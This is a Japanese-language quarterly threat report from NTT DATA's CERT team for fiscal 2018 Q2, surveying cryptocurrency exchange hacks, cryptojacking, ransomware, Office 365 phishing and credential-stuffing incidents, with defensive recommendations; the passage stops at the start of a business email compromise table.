NTT DATA
Trusted Global Innovator

グローバルセキュリティ動向四半期レポート
（2018 年度 第 2 四半期）

株式会社 NTT データ
セキュリティ技術部 情報セキュリティ推進室 NTTDATA-CERT 担当

目次

1. エグゼクティブサマリー

グローバルのサイバー攻撃の動向としては、前四半期から継続して、暗号通貨を狙う攻撃とランサムウェアが流行しました。暗号通貨を狙う攻撃は、取引所から多額の暗号通貨を盗みとる攻撃と、少額の暗号通貨を大規模に採掘する手法に大別されました。法定通貨を扱う銀行などと比較し、暗号通貨取引所のセキュリティは低い水準にあります。コールドウォレット[1]への資金分離、マルチシグ[2]の導入など、取引所には不正アクセスの対策が求められます。利用者にも、公的機関の認定を受けた取引所を利用する、必要以上の資金を預けないといった注意が求められます。

ランサムウェアは、2017 年に話題になった WannaCry のように無作為に感染を拡大するタイプから、感染や拡散の手口を高度にしたものに変化しています。身代金支払いの見込のありそうな、特定の企業や組織を狙い、サイバー犯罪者がランサムウェア感染を試みている傾向が見られます。ランサムウェアから資産を守るため、OS やソフトウェアを最新の状態に保つ、ウイルス対策ソフトを導入する、定期的にバックアップを取得するなど、基本的なセキュリティ対策の徹底が重要です。

複数の Web サイトで、パスワードリスト攻撃が行われ、個人情報の漏えいや、商品の不正購入の被害がありました。過去にインターネット上に流出した、ユーザ名とパスワードの組が攻撃に使われています。当面の間、流出したリストを用いて不正アクセスを試みる攻撃が継続しそうです。また企業でのクラウドサービスの採用が進むのに比例して、クラウドサービスのアカウントを盗むフィッシング攻撃の被害が増大しています。パスワードを使い回さない、多要素認証を使うなど、不正ログインを防ぐ取り組みが重要です。

[1] インターネットと完全に切り離されたウォレットのこと。インターネットからの不正アクセス対策となるが、利便性が低下する。対義語はホットウォレット。
[2] 暗号通貨の取引に、複数の秘密鍵による電子署名を求めること。秘密鍵を分散して管理することで、攻撃者が一つの秘密鍵を入手したとしても送金できず、セキュリティが向上する。

2. 2018 年度 第 2 四半期のトピック

2.1. 暗号通貨を狙った攻撃

2.1.1. 暗号通貨サービス提供者のシステムを狙った攻撃

9/14 テックビューロ社の運営する暗号通貨取引所 Zaif のホットウォレットが不正アクセスを受け、ビットコイン等の暗号通貨 70 億円相当を外部に不正送金されました [1] [2]。流出の原因究明や、顧客の被害対応のため、近畿財務局はテックビューロ社に業務改善命令を発出しました [3]。

その他にも、複数の暗号通貨取引サービスで、不正アクセスによる暗号通貨流出の被害がありました(表 2 参照)。Group-IB の調査によれば、2017 年以降の取引所の被害は合計 8 億 8 千 2 百万ドルに及びました [4]。

表 1: 暗号通貨サービス提供者のシステムを狙った攻撃の一覧

日付	攻撃の概要	被害額
7/3	暗号通貨取引所 Binance が大量の API 利用による不正アクセスを受けました。攻撃の影響で暗号通貨 SYS が一時高騰しました [5]。	なし
7/9	暗号通貨取引所 Bancor が不正アクセスを受け、1,350 万ドル相当の暗号通貨が流出しました。攻撃者はスマートコントラクトのアップグレードに用いるウォレットを悪用しました [6]。	1,350 万ドル
7/26	ICO[3]プラットフォーム KickICO が不正アクセスを受け、770 万ドル相当の KICK トークンが流出しました。攻撃者は KICK トークンのスマートコントラクトを操作するための開発者用秘密鍵を悪用しました [7]。	770 万ドル
9/1	暗号通貨取引サービス Monappy が不正アクセスを受け、1,300 万円相当の暗号通貨 Monacoin(ホットウォレット内の全て)が流出しました。攻撃者は高負荷時に発生するギフトコード機能の不備を悪用しました [8]。	1,300 万円

2.1.2. Web サイト上の暗号通貨サービス利用者の暗号通貨を狙った攻撃

暗号通貨サービス利用者は、暗号通貨の取引(購入や送金)をするときに取引所やオンラインウォレットの Web サイトにログインします。攻撃者は表 2 のようにユーザの PC へマルウェアを感染させて送金先アドレスを攻撃者の口座へ書き換えたり、図 2 のようなオンラインウォレット Trezor のフィッシングサイトを設置して認証情報を不正に入手して暗号通貨を盗んだりしています。

表 2: Web サイト上の暗号通貨サービス利用者の暗号通貨を狙った攻撃の一覧

日付	攻撃の概要	被害
6/13	Qihoo 360 が暗号通貨を盗むマルウェアを発見しました。このマルウェアは、ユーザがクリップボードにコピーしたビットコインのアドレスを攻撃者のものに書き換え、ビットコインを攻撃者のウォレットに送金させるものでした。全世界で 30 万台以上のパソコンへの感染が確認されました [9]。	パソコン 30 万台

[3] Initial Coin Offering 暗号通貨を発行して資金調達する手法

7/1	オンラインウォレットサービス Trezor が、同サービスの利用者を狙うフィッシング攻撃(図 1)を検知したと発表しました。DNS ポイゾニング、BGP ハイジャックの手法を用い、悪性サイトに誘導する手口でした [10] [11]。	なし




図 1 Trezor のフィッシングサイト [11]

2.1.3. コンピュータの計算リソースを狙う攻撃

ビットコイン等では採掘[4]により暗号通貨を獲得できます。攻撃者はマルウェアを多数のコンピュータへ感染させ、そのマルウェアを使って大規模に採掘を行うことで、利益をあげようとしています。暗号通貨を直接利用しないコンピュータも攻撃の標的となっていることが特徴です。

表 3: コンピュータの計算リソースを狙う攻撃の一覧

日付	攻撃の概要	被害台数
7/3	セキュリティ企業 Malwarebytes は、Web サイトへアクセスするとバックグラウンドで暗号通貨を採掘させられる攻撃「ドライブバイマイニング(Drive-by mining)」(図 2)を報告しました。暗号通貨を採掘させるサービス Coinhive へのショートカットリンクを難読化したコードに埋め、CMS サイト等の Web サイトへ不正に埋め込む手口でした [12]。	記載なし
7/26	セキュリティ企業カスペルスキーは、暗号通貨を採掘するマルウェア PowerGhost を報告しました。PowerGhost は PowerShell を用いたファイルレス型マルウェアで、攻撃ツール EternalBlue を使って感染拡大します。主にインド、ブラジル、コロンビア、トルコで PowerrGhost の感染が確認されました [13] [14]。(図 3)	記載なし

[4] 採掘、マイニング 暗号通貨(ブロックチェーン)ネットワークで、新規ブロックを生成するために、計算問題を解くこと。解決の報酬に暗号通貨を得られる。

8/14	セキュリティ企業 Symantec は、MikroTik 社製ルーターを悪用して暗号通貨を採掘させる攻撃を報告しました。同社の調査によれば全世界で 157,000 台のルーターが感染しました。攻撃者はルーターの認証をバイパスする脆弱性 CVE-2018-14847 を悪用し、感染したルーターを経由してアクセスしたユーザへマイニングプログラムを仕込んだエラーページを表示させて、暗号通貨を採掘させていました [15] [16]。	ルーター 157,000 台




図 2 ドライブバイマイニングで暗号通貨を採掘させる攻撃 [12]




図 3 PowerGhost の感染地域 [14]

2.1.4. マイニング処理含むモバイルアプリ対策と暗号通貨の犯罪取引の規制

モバイルアプリへ無断でマイニング処理が含まれていた問題を受け、公式ストアではマイニング機能を持つモバイルアプリを締め出す動きが続いています。また、中央銀行の管理する法定通貨と比較し、暗号通貨は匿名性が高く、犯罪に利用された場合に追跡が困難です。政府や業界団体では、暗号通貨取引の透明性を高める対策が議論されています。

表 4: マイニングと暗号通貨に関する規制の一覧

日付	概要
7/30	Apple に続き Google もモバイルアプリ内で暗号通貨の採掘を禁止しました [17]。
8/29	警察庁は暗号通貨の取引履歴を効率的に把握するシステムの導入を決定しました。取引の流れを俯瞰し、暗号通貨の絡む犯罪捜査に役立てることが目的です [18]。
9/12	金融庁の開催する「仮想通貨交換業等に関する研究会(第 5 回)」で、日本仮想通貨交換業協会は、暗号通貨交換業に関する自主規制の案を発表しました [19]。レバレッジ倍率の上限や、匿名通貨の禁止などの内容でした。同協会には、マネーパートナーズ、bitFlyer など、国内の主要暗号通貨事業者が参加しています。

2.2. ランサムウェア

サイバー犯罪者の狙いは、ランサムウェアによる身代金獲得から、暗号通貨の獲得にシフトしていると言われています。一方で、被害件数や被害金額の点では、依然としてランサムウェアは大きな脅威です。トレンドマイクロによれば、2018 年上半期のランサムウェア検出数は、2017 年下半期と比較して 3% 増の約 38 万件でした [20]。 セキュリティ企業 Sophos, Neutrino の調査によれば、ランサムウェア SamSam による被害額は、2016 年 1 月～2018 年 7 月の間で、590 万ドルに及びました [21]。

ランサムウェアの感染経路は、メールや Web サイトを経由するもの、ネットワークを介して直接侵入するものなど多岐にわたります。ファイルやシステムの定期的なバックアップ、ソフトウェアの最新化、セキュリティソフトの最新化などの対策が重要です [22]。

表 5: ランサムウェア被害の一覧

日付	概要	被害額
7/5	カスペルスキーが環境に応じて振る舞いを変えるマルウェアを発見しました。”Bitcoin”フォルダがあるとランサムウェアとしてファイルを暗号化し、同フォルダが無いとコインマイナーとして暗号通貨を採掘するものでした [23]。	-
7/25	中国の海運事業者 COSCO のアメリカ拠点がランサムウェアに感染しました。ランサムウェア感染で、社内メールシステムや電話システムが影響を受けました [24]。	公表なし
8/1	3 月にアトランタ市がランサムウェアに感染した件で、同市は被害額を 1700 万ドルと発表しました [25]。	1700 万ドル

8/3	台湾の半導体メーカーTSMC(Taiwan Semiconductor Manufacturing Company)がランサムウェアに感染しました。ランサムウェアは WannaCry の亜種で、ソフトウェアのインストール作業の際に工場の機器に感染しました [26]。TSMC は iPhone 用の IC チップも製造しています。ランサムウェア感染に伴う出荷遅れや追加コストにより、同社は四半期の売上に 3%、利益に 1%の影響があると述べました [27]。	四半期の売上に 3%、利益に 1%の影響
8/13	カスペルスキーがランサムウェア KeyPass の新種を発見しました。GUI を備え、攻撃者が後から脅迫文や暗号化対象ファイルを手動で変更できる点が特徴的です [28](図 4)。	-
7/9 9/26	ランサムウェア GandCrab が 7/9 にバージョン 4、9/26 にバージョン 5 に更新されました。GandCrab は 2018 年 1 月に登場したランサムウェアのプラットフォームサービス(Malware as a Service)で、安価なため頻繁に利用されています。バージョン 4 は、暗号化方式に Salsa20 ストリーム暗号を採用し、従来の RSA-2048 よりも暗号化処理が高速になりました [29]。バージョン 5 は、8 月に公開された Windows タスクスケジューラの権限昇格のゼロデイの脆弱性 CVE-2018-8440 を悪用するようになりました [30]。(図 5)	-
9/10	トレンドマイクロが機械学習による検知の回避をもくろむランサムウェア PyLocky を発見しました。2 種類のインストーラ(PyInstaller, Inno Setup Installer)を組み合わせ、セキュリティソフトによる静的解析を困難にしています [31]。	-




図 4 KeyPass の GUI 画面 [28]




図 5 GandCrab の身代金を要求する画面［32］

2.3. 認証情報にまつわる攻撃

2.3.1. Office 365 を狙ったフィッシング攻撃

クラウドメールサービスのアカウント情報を盗み取るフィッシング攻撃が流行しました。特に標的となったのが、Microsoft の Office 365 サービスです。トレンドマイクロの調査によれば、2018 年上半期に教育機関や企業などで 9 件の被害が発生しました［33］。

社内(オンプレミス)にメールサーバーのある場合と比較し、クラウドサービスではログイン画面がインターネットに露出しており、誰でも攻撃できます。クラウドセキュリティ企業 Bitglass によるヨーロッパの企業を対象にした調査によれば、クラウドサービスでの Office 365 のシェアは 2016 年時点で 43%、2018 年時点で 65%となっています［34］。また、Microsoft もオンプレミスから Office 365 への移行を促進すると予測されています［35］。Office 365 を利用する企業の増加に伴い、攻撃者にとっても Office 365 が魅力的なターゲットになっていると言えます。

表 6: Office 365 を狙ったフィッシング攻撃の一覧

日付	できごと	被害件数
6/27	文部科学省は 6 つの国公私立大学がフィッシングメールの被害に遭い合計約 12,000 人分の個人情報が流出したことを受けて、全国の大学に対策を強化するように注意喚起しました。被害にあったのは、横浜市立大学、島根大学、富山県立大学、沖縄県立看護大学、立命館大学の 6 大学で、いずれも Office 365 を使用していました [36]。	個人情報 12,000 件
FY2018 Q2	セキュリティ企業 Vade Secure の”Phishers’ Favorites”レポートによれば、フィッシング攻撃の標的となったドメインのトップは Microsoft で、56.6%でした [37]。	-
8/16	セキュリティ企業 Avanan が Office 365 ユーザを狙うフィッシング攻撃”PhishPoint”を検知しました。攻撃者は Share Point 文書へのリンクを含むメールをターゲットに送りました。文書は OneDrive ファイルへのリンクを装う悪性の URL を含んでいました(図 6)。URL をクリックすると偽の Office 365 ログイン画面(図 7)に誘導され、認証情報を盗む手口でした [38]。	推定で Office 365 のユーザの 10%に影響




図 6: 悪意ある URL リンクを含んだ Share Point ファイル [38]




図 7: Office 365 のフィッシングサイト [38]

2.3.2. 認証情報の漏えい

9/7 日経ビジネス誌が日本企業社員のメールアドレスとパスワードのリスト 16 億件がインターネットに流出していると報じました [39]。認証情報は対象企業から直接漏えいしたものや新規に流出したものではなく、社外サイトに登録した認証情報などが過去に流出した認証情報 [40] [41]をかき集めたものでした。

2.3.3. パスワードリスト攻撃

インターネット上に流出したユーザ名とパスワードの組を使い、不正ログインする「パスワードリスト攻撃」が国内複数 Web サイトに対して行われました。パスワードリスト攻撃が活発になった理由は、メールアドレスとパスワードのリスト 16 億件の流出が影響しているおそれがあります。

表 7: パスワードリスト攻撃の被害の一覧

日付	概要	被害件数
7 月から 8 月	ドコモのオンラインショップに不正アクセスがあり、iPhone X を不正購入される事件がありました。不正購入された iPhone X は約千台程度と見られています [42]。	約千台
8/15	株式会社ケイ・オプティコムが提供する eo や mineo などの各種サービスを利用するためのアカウント eoID に不正アクセスがありました。顧客 7,131 名の個人情報が閲覧された恐れがありました [43]。	個人情報 7,131 件
9/10	イオンマーケティング株式会社の運営する「smartWAON ウェブサイト」が不正アクセスを受け、顧客 52 名の WAON ポイントが別のカードに移行されました [44]。	顧客 52 名の WAON ポイント

2.3.4.　パスワードリスト攻撃の対策

- 2017 年のトレンドマイクロの調査によれば、85.2%のユーザが複数のサービスでパスワードを使い回していました［45]。複数のサービスで同じパスワードを使い回していると、あるサービスのパスワードが漏えいした時に、他サービスでも不正ログインを許してしまいます。パスワードを使い回さないで、サービスごとに固有のパスワードを利用することで、万一パスワードが漏えいした場合でも、被害を限定できます［46]。

- 多要素認証とは、生体情報、知識情報、所持情報の中の 2 つ以上を組合せて認証する方法です。多要素認証を用いれば、パスワード(知識情報)のみの場合と比べて、不正ログインが困難になります［47]。 以下のような組み合わせが使用されています。
  (例 1) パスワード(知識情報)と、指紋(生体情報)
  (例 2) パスワード(知識情報)と、ハードウェアトークン(所持情報)

- クラウドサービスによっては、サービスへログインした時に利用者へメールでログインを通知する場合があります。攻撃者が不正なログインに成功したことを早期に検知することができます。また、普段と異なる場所やブラウザからログインした場合に追加の認証(リスクベース認証)を求めて、不正なログインを阻止するクラウドサービスもあります。

2.4.　メールを用いた攻撃

2.4.1.　ビジネスメール詐欺

ビジネスメール詐欺(BEC, Business Email Compromise)は、関係者になりすましてメールをやりとりして、企業の担当者をだまし、攻撃者の用意した偽口座に送金させる犯罪です。従来、国外(英語)での事例が主でしたが、国内(日本語)でもビジネス詐欺メールが流通するようになりました。企業の経理部門が詐欺の手口を把握し、複数人でのチェック体制をもうけることが、詐欺被害の軽減につながります。

表 8: ビジネスメール詐欺被害の一覧

日付	概要	被害件数、被害額
